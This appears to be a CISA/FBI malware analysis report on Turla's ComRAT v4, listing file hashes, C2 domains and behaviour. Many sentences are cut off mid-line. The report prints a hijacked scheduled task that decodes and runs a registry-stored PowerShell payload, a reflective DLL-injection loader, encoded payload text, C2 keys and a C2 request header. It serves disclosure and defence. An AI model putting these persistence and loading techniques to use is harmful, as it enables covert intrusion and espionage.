# MAR-10310246-2.v1 – PowerShell Script: ComRAT



## Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of ar

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeab

## Summary

Description

This Malware Analysis Report (MAR) is the result of analytic efforts between the Cybersecurity and Infrastructure Security Agency (CISA), the Cy

FBI has high-confidence that Russian-sponsored APT actor Turla, which is an espionage group active for at least a decade, is using ComRAT ma

This report analyzes a PowerShell script that installs a PowerShell script, which will decode and load a 64-bit dynamic-link library (DLL) identified to receive commands and exfiltrate data. The ComRAT v4 file contains a Virtual File System (VFS) in File Allocation Table 16 (FAT16) format, whi

Users or administrators should flag activity associated with the malware and report the activity to the CISA or the FBI Cyber Watch (CyWatch), an For a downloadable copy of IOCs, see: MAR-10310246-2.v1.WHITE.stix.

Submitted Files (5)

00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d (Communication_module_32.dll)

134919151466c9292bdcb7c24c32c841a5183d880072b0ad5e8b3a3a830afef8 (corrected.ps1)

166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 (Communication_module_64.dll)

44d6d67b5328a4d73f72d8a0f9d39fe4bb6539609f90f169483936a8b3b88316 (ComRATv4.exe)

a3170c32c09fc85cdda778a5c20a3dab144b6d1dd9996ba8340866e0081c7642 (Decode_PowerShell.ps1)

Domains (6)

branter.tk

bronerg.tk

crusider.tk

duke6.tk

sanitar.ml

wekanda.tk

## Findings

**134919151466c9292bdcb7c24c32c841a5183d880072b0ad5e8b3a3a830afef8**

Tags

dropper

Details

| | |
|---|---|
| **Name** | corrected.ps1 |
| **Size** | 4345430 bytes |
| **Type** | Little-endian UTF-16 Unicode text, with very long lines, with CRLF, LF line terminators |
| **MD5** | 65419948186842f8f3ef07cafb71f59a |
| **SHA1** | 93537b0814177e2101663306aa17332b9303e08a |
| **SHA256** | 134919151466c9292bdcb7c24c32c841a5183d880072b0ad5e8b3a3a830afef8 |
| **SHA512** | 83d093c6febacb11fcde57fee98c2385f628e5cd3629bfabd0f9e4d2c5de18c6336b3d3aff8081b06a827e742876d19ae370e81890c247c |
| **ssdeep** | 24576:+vq2EYNg0gX792UHDoSe9Ov2a8p+JnHZUoWYWUpcfm3WuPhu/aqJOFKs4Wuw054o:Drr9q0v4ubJmg4OFuwkOM5NZihxs |
| **Entropy** | 4.004402 |

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

1349191514... Contains a3170c32c09fc85cdda778a5c20a3dab144b6d1dd9996ba8340866e0081c7642

Description

This file is a heavily encoded malicious PowerShell script. It is designed to install a malicious PowerShell script into a registry on the victim systen

—Begin Modified Scheduled Task—
C:\Windows\System32\Tasks\Microsoft\Windows\Customer Experience Improvement Program\Consolidator
—End Modified Scheduled Task—

The modification of this scheduled task causes the installed malicious PowerShell script to be executed. Displayed below is the original scheduled

—Begin Original Scheduled Task—
```
<?xml version="1.0" encoding="UTF-16"?>
<Task xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
  <Version>1.0</Version>
  <SecurityDescriptor>D:(A;OICI;FA;;;BA)(A;OICI;FA;;;SY)(A;OICI;GRGX;;;AU)</SecurityDescriptor>
  <Source>$(@%systemRoot%\system32\wsqmcons.exe,-106)</Source>
  <Author>$(@%systemRoot%\system32\wsqmcons.exe,-108)</Author>
  <Description>$(@%systemRoot%\system32\wsqmcons.exe,-107)</Description>
  <URI>\Microsoft\Windows\Customer Experience Improvement Program\Consolidator</URI>
</RegistrationInfo>
<Principals>
  <Principal id="WinSQMAccount">
   <UserId>S-1-5-18</UserId>
  </Principal>
</Principals>
<Settings>
  <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <StartWhenAvailable>true</StartWhenAvailable>
  <IdleSettings>
   <StopOnIdleEnd>true</StopOnIdleEnd>
   <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
</Settings>
<Triggers>
  <TimeTrigger>
   <StartBoundary>2004-01-02T00:00:00</StartBoundary>
   <Repetition>
     <Interval>PT6H</Interval>
   </Repetition>
  </TimeTrigger>
</Triggers>
<Actions Context="WinSQMAccount">
  <Exec>
   <Command>%SystemRoot%\System32\wsqmcons.exe</Command>
  </Exec>
</Actions>
</Task>
```
—End Original Scheduled Task—

The scheduled task is then modified by this malicious PowerShell script. Displayed below is the modified scheduled task:

—Begin Modified Scheduled Task—
```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
  <Source>$(@%systemRoot%\system32\wsqmcons.exe,-106)</Source>
  <Author>$(@%systemRoot%\system32\wsqmcons.exe,-108)</Author>
  <Version>1.0</Version>
  <Description>$(@%systemRoot%\system32\wsqmcons.exe,-107)</Description>
  <URI>\Microsoft\Windows\Customer Experience Improvement Program\Consolidator</URI>
  <SecurityDescriptor>D:(A;OICI;FA;;;BA)(A;OICI;FA;;;SY)(A;OICI;GRGX;;;AU)</SecurityDescriptor>
</RegistrationInfo>
<Triggers>
  <TimeTrigger>
```

```
    <Repetition>
      <Interval>PT6H</Interval>
      <StopAtDurationEnd>false</StopAtDurationEnd>
    </Repetition>
    <StartBoundary>2004-01-02T00:00:00</StartBoundary>
    <Enabled>true</Enabled>
   </TimeTrigger>
   <LogonTrigger>
    <Enabled>true</Enabled>
   </LogonTrigger>
  </Triggers>
  <Principals>
   <Principal id="WinSQMAccount">
    <RunLevel>LeastPrivilege</RunLevel>
    <UserId>SYSTEM</UserId>
   </Principal>
  </Principals>
  <Settings>
   <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
   <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
   <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
   <AllowHardTerminate>true</AllowHardTerminate>
   <StartWhenAvailable>true</StartWhenAvailable>
   <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
   <IdleSettings>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
   </IdleSettings>
   <AllowStartOnDemand>true</AllowStartOnDemand>
   <Enabled>true</Enabled>
   <Hidden>false</Hidden>
   <RunOnlyIfIdle>false</RunOnlyIfIdle>
   <DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
   <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
   <WakeToRun>false</WakeToRun>
   <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
   <Priority>7</Priority>
  </Settings>
  <Actions Context="WinSQMAccount">
   <Exec>
    <Command>cmd.exe</Command>
    <Arguments>/c "%SystemRoot%\System32\wsqmcons.exe &amp;amp; PowerShell.exe -v 2 "$GS459ea = 'KVYYOBBA4331110uhyicnoor';
[Text.Encoding]::ASCII.GetString([Convert]::\"Fr`omBa`se6`4Str`ing\"((gp HKLM:\SOFTWARE\Microsoft\SQMClient\Windows).WSqmCons))|iex;
""</Arguments>
   </Exec>
  </Actions>
  </Task>
  —End Modified Scheduled Task—
```

The modification of the scheduled task illustrated below indicates the primary purpose of this task modification is to decode and execute a Powe

```
—Begin Specific Scheduled Task Module—
<Actions Context="WinSQMAccount">
   <Exec>
    <Command>cmd.exe</Command>
    <Arguments>/c "%SystemRoot%\System32\wsqmcons.exe &amp;amp; PowerShell.exe -v 2 "$GS459ea = 'KVYYOBBA4331110uhyicnoor';
[Text.Encoding]::ASCII.GetString([Convert]::\"Fr`omBa`se6`4Str`ing\"((gp HKLM:\SOFTWARE\Microsoft\SQMClient\Windows).WSqmCons))|iex;
""</Arguments>
—End Specific Scheduled Task Module—
```

This malicious script installs a PowerShell script (a3170c32c09fc85cdda778a5c20a3dab144b6d1dd9996ba8340866e0081c7642) into the “Wsqm

**a3170c32c09fc85cdda778a5c20a3dab144b6d1dd9996ba8340866e0081c7642**

Tags

trojan

Details

| | |
|---|---|
| **Name** | Decode_PowerShell.ps1 |
| **Size** | 1264496 bytes |
| **Type** | ASCII text, with very long lines, with CRLF, LF line terminators |
| **MD5** | 0fd79f4c60593f6aae69ff22086c3bb0 |
| **SHA1** | 07f0692c856703d75a9946a0fbb3c0db03f7ac40 |

| | |
|---|---|
| **SHA256** | a3170c32c09fc85cdda778a5c20a3dab144b6d1dd9996ba8340866e0081c7642 |
| **SHA512** | 28a0ae0a779aa88499f70cf97ef9db9482527017ea76ee2e469e4184684c4d4fb0559e50f1721e7e9d02655bee4cdf7b12c62a3d037ea |
| **ssdeep** | 24576:jarQlVyeHtWdf7PyJjwLKWp57+7fb0TLaB7VrE:jD567vs1tm |
| **Entropy** | 6.091278 |

Antivirus

| | |
|---|---|
| **Antiy** | GrayWare/PowerShell.Mimikatz.a |
| **ClamAV** | Win.Trojan.PSempireInj-7013548-0 |
| **Microsoft Security Essentials** | Trojan:PowerShell/Powersploit.J |
| **NANOAV** | Trojan.Script.ExpKit.eydujq |
| **Symantec** | Hacktool.Mimikatz |

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

| | | |
|---|---|---|
| a3170c32c0... | Contained_Within | 134919151466c9292bdcb7c24c32c841a5183d880072b0ad5e8b3a3a830afef8 |
| a3170c32c0... | Dropped | 44d6d67b5328a4d73f72d8a0f9d39fe4bb6539609f90f169483936a8b3b88316 |

Description

This heavily encoded PowerShell script is installed by the malicious script “corrected.ps1” (134919151466c9292bdcb7c24c32c841a5183d880072

Removal of some of the PowerShell obfuscation reveals the functions illustrated below. These functions are used to decompress the embedded D

```
—Begin PowerShell Helper Functions—
  using System;
  using System.IO;
  using System.IO.Compression;

  public static class CD475bjf{
     public static void DBQ800fc(Stream input, Stream output){byte[] buffer = new byte[16 * 1024];
     int bytesRead;
     while((bytesRead = input.Read(buffer, 0, buffer.Length)) > 0){
        output.Write(buffer, 0, bytesRead);
     }}}



  public static class MAE38aee{



     public static byte[] JZ653jdh(byte[] arrayToCompress){
        using (MemoryStream outStream = new MemoryStream()){using (GZipStream tinyStream = new GZipStream(outStream, CompressionMo
     return outStream.ToArray();
  }}



     public static byte[] PGN255ij(byte[] arrayToDecompress){
        using (MemoryStream inStream = new MemoryStream(arrayToDecompress))using (GZipStream bigStream = new GZipStream(inStream, (
     return bigStreamOut.ToArray();
  }}}

#decode base64 above
$decompress = [Convert]::FromBase64String($decompressbase64);

#create another text object for use later
$NS70gea = New-Object System.Text.ASCIIEncoding;

#convert base64 decoded value to string
$decompress = $NS70gea.GetString($decompress,0,$decompress.Length);
—End PowerShell Helper Functions—
```

Figure 1 illustrates a part of the payload embedded within this malicious script. The encoded PowerShell script contains an embedded function na
Screenshots

```
$RS625ggj =
'H4sIAAAAAAAAEAOS9C3hTVbYAfNKkNDxPeKeAErRgIYjBohaLmtBGTiC
VIK8iryoPqyJUmkgZHhbSajPHaO9cHXHGOxd1VMZnfSFSR9MWm/IQCio
UcKAq6ilBreiUgkD+tfY65yQnLahz7/z3/77fT7pPzl5n7bXWXnvttdfZe53c2yo
4PcdxBvgXjXLcFo7+s3O//F8L/OsxeGsP7q3OHw3ZonN/NGRawV1FlsLly+
5cfvu9lgW3L126zGu5Y5FluW+p5a6llpzJUy33Llu4aFT37l3SZBxPb73xhq8
Oe5Yq/1atemLpMSif/f2jSyVWvr70LVZWLu0K5Ylna5d+wWCnLB0P5YZn3l
7636x8mD0nBURWbnjmEVbeeteCAsSr0OxxctzCBztx373wl9tifFxm6ZrUje
Ne5eFHN3Yv8/1kjjOxyxId/sXrJl5Lxj9crOSaBpHwWHW+TnlIKdr/psvKlP7c
DCiNxv6cB29WDuKasKGWgdzCzXFCDg3iivtC8SHPZV6kL/KNfbnC+Bshg
DdcGH6Ud1GxF8qNL/NEEPKeAG8BtKOWL7zdezvH3TojheHk8qB8g9fA2
eH/UQTGeeoAiaU/x3WBskv/RLjQqElCZDwCr0zh+gxsj2950flFcM1kArJh4t
7VEdyiJcsAEGWEsuL6Qbm7Hdz4C0vi/9//CcHuY//Gc827liZzu+A/+J2Kv9+
L/T69CX6/rPz2n0iHe89dPZCTGILZ850BXvBvS28uBxi5/qtxUF9J9fg8qy+l1
fedAPUVVN+s1Aux+ulToL6Q6g8q9elYT7+bB8Xow/abu8V+M37O3quh9/H
ZgM9C+GYp9Dbeq7b36SKo56jepdRvuTdZ+d38shZf30Lk38zg71L5j+Gb/jv
k36xtryBW/1wp8mWtifE6r96BPk3q/1D/Mfq+z4J9R6qH67UG+PafxbqbVSf
qtRLS5KV382fLdHwU/YK8p/Q3pYlKr4P34H6pv7a9jYQvqGl72G6XoTXJb
HnzvWH50J36bFupfJcvlrf9xXzQKy6OXUg53gXh7ozlyQVZOjw5nQF3gbw
9qnwhEUKrGTN3l+PiY3SI/cjRckPNQBkcKoNauZADeAQAsm3wpX00buM
```

**Figure 1 -** Screenshot of the payload embedded within this malicious script.

```
function
Run([CmdletBinding(DefaultParameterSetName="LocalFile")]Param([Parameter(ParameterSetName
= "LocalFile", Position = 0, Mandatory =
$true)][String]$PEPath,[Parameter(ParameterSetName = "WebFile", Position = 0, Mandatory =
$true)][Uri]$PEUrl,    [Parameter(ParameterSetName = "Bytes", Position = 0, Mandatory =
$true)]    [ValidateNotNullOrEmpty()]    [Byte[]]    $PEBytes,[Parameter(Position =
1)][String[]]$ComputerName,[Parameter(Position = 2)]    [ValidateSet( 'WString', 'String',
'Void' )][String]$FuncReturnType = 'Void',[Parameter(Position =
3)][String]$ExeArgs,[Parameter(Position = 4)][Int32]$ProcId,[Parameter(Position =
5)][String]$ProcName,    [Parameter(Position = 6)]    [Switch]    $ForceASLR)
Set-StrictMode -Version 2;
 $RemoteScriptBlock = ({[CmdletBinding()]Param([Parameter(Position = 0, Mandatory =
 $true)][Byte[]]$PEBytes,[Parameter(Position = 1, Mandatory =
 $true)][String]$FuncReturnType,[Parameter(Position = 2, Mandatory =
 $true)][Int32]$ProcId,[Parameter(Position = 3, Mandatory =
 $true)][String]$ProcName,        [Parameter(Position = 4, Mandatory = $true)]
 [Bool]        $ForceASLR)Function Get-Win32Types{$Win32Types = New-Object System.Object;
$Domain = [AppDomain]::CurrentDomain;
$DynamicAssembly = New-Object System.Reflection.AssemblyName('DynamicAssembly');
$AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly,
[System.Reflection.Emit.AssemblyBuilderAccess]::Run);
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('DynamicModule', $false);
$ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0];
$TypeBuilder = $ModuleBuilder.DefineEnum('MachineType', 'Public', [UInt16]);
$TypeBuilder.DefineLiteral('Native', [UInt16] 0) | Out-Null;
$TypeBuilder.DefineLiteral('I386', [UInt16] 0x014c) | Out-Null;
$TypeBuilder.DefineLiteral('Itanium', [UInt16] 0x0200) | Out-Null;
$TypeBuilder.DefineLiteral('x64', [UInt16] 0x8664) | Out-Null;
$MachineType = $TypeBuilder.CreateType();
$Win32Types | Add-Member -MemberType NoteProperty -Name
```

**Figure 2 -** Screenshot of the function used to load a DLL directly from memory and inject it into a remote process.

**44d6d67b5328a4d73f72d8a0f9d39fe4bb6539609f90f169483936a8b3b88316**

Tags

trojan

Details

| | |
|---|---|
| **Name** | ComRATv4.exe |
| **Size** | 1827840 bytes |
| **Type** | PE32+ executable (DLL) (GUI) x86-64, for MS Windows |
| **MD5** | faaafa3e115033ba5115ed6a6ba59ba9 |
| **SHA1** | ca16a95cd38707bad2dc524bb3086b3c0cb3e372 |
| **SHA256** | 44d6d67b5328a4d73f72d8a0f9d39fe4bb6539609f90f169483936a8b3b88316 |
| **SHA512** | 6f2fe02c1e15be2409f89ff1e6ae3c78f87e242ee448fe5ff6d375a74f10c7c6cc01f3f6d796aa34599a891e03c5d421d10f0c041e5a6dc0e |
| **ssdeep** | 49152:jTRjrgdOU9p1PZH/JNTFTJT5dwIwzQJH:PRCBNTBwAH |
| **Entropy** | 6.463931 |

Antivirus

| | |
|---|---|
| **Ahnlab** | Trojan/Win64.Turla |
| **ESET** | a variant of Win64/Turla.BX trojan |

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

| | |
|---|---|
| **Compile Date** | 2018-03-06 09:38:38-05:00 |
| **Import Hash** | d9d661a606c9d1c23b47672d1067de68 |

PE Sections

| MD5 | Name | Raw Size | Entropy |
|---|---|---|---|
| 11525199e6e248e88e0529cf72a9002d | header | 1024 | 2.934959 |
| 0f3258519a92690d14406e141dcb285b | .text | 1027584 | 6.441800 |
| fa4840dc4653443d4574486df39bc6a3 | .rdata | 481280 | 4.896843 |
| ca22c78d526550925d7843a24cd1d266 | .data | 264704 | 7.368343 |
| f7cc8fa49cfa87a125d8354082e162f3 | .pdata | 47104 | 6.030652 |
| ef6fdd7440f36ba21373b4585a5c83e4 | .rsrc | 512 | 4.724729 |
| 4f16258cf938a4bc7fe0ae92121f442d | .reloc | 5632 | 5.425381 |

Relationships

| | | |
|---|---|---|
| 44d6d67b53... | Contains | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| 44d6d67b53... | Contains | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| 44d6d67b53... | Dropped_By | a3170c32c09fc85cdda778a5c20a3dab144b6d1dd9996ba8340866e0081c7642 |

Description

This application is a 32-bit Windows DLL that has been identified as a module of ComRAT v4. The DLL is loaded into Windows Explorer (Explorer

--Begin files--
"%TEMP%\iecache.bin" ==> an AES-256-XTS encrypted VFS FAT16 format, containing the malware configuration and the logs files. (The encryp
"%TEMP%\FSAPIDebugLogFile.txt
--End files--

The malware injects an embedded communication module (00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d or (166

Illustrated below are sample data observed in the decrypted VFS in FAT16 format. Some of these files can be updated in the VFS using backdoor

--Begin sample data in the VFS --
"/etc/pal/" contains a list of C2 domains: "bronerg.tk|crusider.tk|duke6.tk"
"/etc/gal.bin" contains a list of C2 domains: "sanitar.ml|wekanda.tk|branter.tk"
"/etc/pki/aes_key.pki" : Contains the Advanced Encryption Standard (AES) encryption keys for the C2 communications:

--Begin AES key--
4F8112E9E5AB5391C584D567B58E539F0400094A83EA0C2DDC7FA455FCF447B1
--End AES key--

"/etc/pki/public_cert.pki" contains the Rivest–Shamir–Adleman (RSA) encryption key used for the C2 communications:

--Begin RSA key--
BE51E00093CEB0A5FCAE59EB4EEEB3079D1CB17FC195321587CB513003826917B0BC13EB3B9A4209A4FFAF19C07249D360F447A6FAE
--End RSA key--

It uses the public key cryptography with RSA and AES encrypted email attachments for its Gmail C2 channel.
"/etc/mail/subj_dict" contains the the Subject "Re: |RE: |FW: |FWD: | Fw: | Fwd:| FYI: |FYIP |NRN: | NT: | N/T | n/t| NB |NM| n/m |N/M: |*n/m*"

"/etc/php_storage/GET/DEF/server.txt " and "/etc/php_storage/POST/DEF/server.txt" contains server IP "172.22.150.125".
--End sample data in the VFS --

Screenshots




**Figure 3 -** The first bytes of the decrypted VFS in FAT16 format.




**Figure 4 -** The decrypted VFS hierarchy, containing the malware configuration and the logs files.

**00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d**

Tags

backdoordownloaderloadertrojan

Details

| | |
|---|---|
| **Name** | Communication_module_32.dll |
| **Size** | 61440 bytes |
| **Type** | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |
| **MD5** | e509c3a40045d2dab9404240f3f201ed |
| **SHA1** | 86f747cac3b16ed2dab6d9f72a347145ff7a850d |
| **SHA256** | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| **SHA512** | f78827b6fc258f4a63dd17fec2acb7114329a9d7fd426c72838f2e5e5c54c12fce7be7a0eb9c7e7e74b01fe80c42293ef89c3bcbafd230a6 |
| **ssdeep** | 1536:zlAjaBOUFoD0C8YQ7aZS7C2kkAxWzg39xa3cdjrH++:zl2uOUG0CBQ7aZS7C3uzg39xEM |
| **Entropy** | 5.338807 |

Antivirus

| | |
|---|---|
| **Antiy** | Trojan[Backdoor]/Win32.Turla |
| **Avira** | TR/Crypt.XPACK.Gen3 |
| **ESET** | a variant of Win32/Turla.EO trojan |
| **Ikarus** | Trojan-Downloader.Win32.Farfli |
| **NANOAV** | Trojan.Win32.Turla.hlrzcr |
| **Symantec** | Heur.AdvML.B |

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

| | |
|---|---|
| **Compile Date** | 2018-03-06 09:36:54-05:00 |
| **Import Hash** | 87ab41c57e95562a3e81f0609398b278 |

PE Sections

| MD5 | Name | Raw Size | Entropy |
|---|---|---|---|
| b9bd1636e8c11ff1ab2368771e89cfac | header | 4096 | 0.612975 |
| 077bf2412ba289da7b6261ffec65988d | .text | 49152 | 6.051754 |
| 1c95870051ff12b740487ff93d19ef3b | .rdata | 4096 | 0.317233 |
| b86e403ac8c58a013fe4cda6b6715804 | .reloc | 4096 | 0.019202 |

Relationships

| | | |
|---|---|---|
| 00352afc7e... | Contained_Within | 44d6d67b5328a4d73f72d8a0f9d39fe4bb6539609f90f169483936a8b3b88316 |
| 00352afc7e... | Connected_To | branter.tk |
| 00352afc7e... | Connected_To | wekanda.tk |
| 00352afc7e... | Connected_To | sanitar.ml |
| 00352afc7e... | Connected_To | duke6.tk |
| 00352afc7e... | Connected_To | bronerg.tk |
| 00352afc7e... | Connected_To | crusider.tk |

Description

This application is a 32-bit Windows DLL that has been identified as the communication module injected into the victim's system default browser b

--Begin list of domains--
bronerg.tk
crusider.tk
duke6.tk
sanitar.ml
wekanda.tk
branter.tk
--End list of domains--

Displayed below is sample request header:

--Begin header--
CONNECT bronerg[.]tk:443 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .N
Host: bronerg.tk:443
Content-Length: 0
Connection: Keep-Alive
--End header--
**bronerg.tk**

Tags

command-and-control

Whois

Domain name:
BRONERG.TK

Organisation:
Freedom Registry, Inc.
2225 East Bayshore Road #290
Palo Alto CA 94303
United States
Phone: +1 650-681-4172
Fax: +1 650-681-4173

Domain Nameservers:
NS01.FREENOM.COM
NS02.FREENOM.COM
NS03.FREENOM.COM
NS04.FREENOM.COM

Relationships

| | | |
|---|---|---|
| bronerg.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| bronerg.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |

Description

ComRAT v4 C2 domain.

**crusider.tk**

Tags

command-and-control

Ports

443 TCP

Whois

Domain name:
CRUSIDER.TK

Organisation:
Freedom Registry, Inc.
2225 East Bayshore Road #290
Palo Alto CA 94303
United States
Phone: +1 650-681-4172
Fax: +1 650-681-4173

Domain Nameservers:
NS01.FREENOM.COM
NS02.FREENOM.COM
NS03.FREENOM.COM
NS04.FREENOM.COM

Relationships

| | | |
|---|---|---|
| crusider.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| crusider.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |

Description

ComRAT v4 C2 domain.

**duke6.tk**

Tags

command-and-control

Whois

Domain name:
DUKE6.TK

Organisation:
Freedom Registry, Inc.
2225 East Bayshore Road #290
Palo Alto CA 94303
United States
Phone: +1 650-681-4172
Fax: +1 650-681-4173

Domain Nameservers:
NS01.FREENOM.COM
NS02.FREENOM.COM
NS03.FREENOM.COM
NS04.FREENOM.COM

Relationships

| | | |
|---|---|---|
| duke6.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| duke6.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |

Description

ComRAT v4 C2 domain.

**sanitar.ml**

Tags

command-and-control

Whois

Domain name:
SANITAR.ML

Organisation:
Freedom Registry, Inc.
2225 East Bayshore Road #290
Palo Alto CA 94303
United States
Phone: +1 650-681-4172
Fax: +1 650-681-4173

Domain Nameservers:
NS01.FREENOM.COM
NS02.FREENOM.COM
NS03.FREENOM.COM
NS04.FREENOM.COM

Relationships

| | | |
|---|---|---|
| sanitar.ml | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| sanitar.ml | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |

Description

ComRAT v4 C2 domain.

**wekanda.tk**

Tags

command-and-control

Whois

Domain name:
WEKANDA.TK

Organisation:
Freedom Registry, Inc.
2225 East Bayshore Road #290
Palo Alto CA 94303
United States
Phone: +1 650-681-4172
Fax: +1 650-681-4173

Domain Nameservers:
NS01.FREENOM.COM
NS02.FREENOM.COM
NS03.FREENOM.COM
NS04.FREENOM.COM

Relationships

| | | |
|---|---|---|
| wekanda.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| wekanda.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |

Description

ComRAT v4 C2 domain.

**branter.tk**

Tags

command-and-control

Ports

443 TCP

Whois

No Whois record at the time of analysis.

Relationships

| | | |
|---|---|---|
| branter.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| branter.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |

Description

ComRAT v4 C2 domain.

**166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405**

Tags

trojan

Details

| | |
|---|---|
| **Name** | Communication_module_64.dll |
| **Size** | 64000 bytes |
| **Type** | PE32+ executable (DLL) (GUI) x86-64, for MS Windows |
| **MD5** | 54902e33dd6d642bc5530de33b19e43c |
| **SHA1** | a06f0e29fca6eb29bf5334fb3b84a872172b0e28 |
| **SHA256** | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| **SHA512** | 28b8f63af33f4aebd2b5b582750036db718f657640aca649d4b2b95188661da3834398a56184ee08f64ddf1d32198e722be46dbfbc78e |
| **ssdeep** | 1536:p2JmzHKhyOjQuCLA/9zYgJS7aWSXEuT2XWZdjoEGbgqPU6Izj6N1o6OtAEBiUm5+:p2JmcjQuCLA/VYgJS7H21yXQdj5G0qM |
| **Entropy** | 5.939047 |

Antivirus

| | |
|---|---|
| **ESET** | a variant of Win64/Turla.CN trojan |

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

| | |
|---|---|
| **Compile Date** | 2018-03-06 09:37:48-05:00 |
| **Import Hash** | 87ab41c57e95562a3e81f0609398b278 |

PE Sections

| MD5 | Name | Raw Size | Entropy |
|---|---|---|---|
| 199ab75383a70bd1148671ca1c689d0e | header | 1024 | 2.031353 |
| 46c52ca20a919c2314e32193eac9ec66 | .text | 60416 | 5.990363 |
| a97e460909f791b5d0b571099a5b7b56 | .rdata | 1536 | 4.519592 |
| c5ba9ad86e832155180da146aef6eabc | .pdata | 1024 | 3.061435 |

Relationships

| | | |
|---|---|---|
| 166b1fb3d3... | Contained_Within | 44d6d67b5328a4d73f72d8a0f9d39fe4bb6539609f90f169483936a8b3b88316 |
| 166b1fb3d3... | Connected_To | bronerg.tk |
| 166b1fb3d3... | Connected_To | crusider.tk |
| 166b1fb3d3... | Connected_To | duke6.tk |
| 166b1fb3d3... | Connected_To | sanitar.ml |
| 166b1fb3d3... | Connected_To | wekanda.tk |
| 166b1fb3d3... | Connected_To | branter.tk |

Description

This application is a 64-bit Windows DLL that has been identified as the communication module injected into the victim's system default browser b

### Relationship Summary

| | | |
|---|---|---|
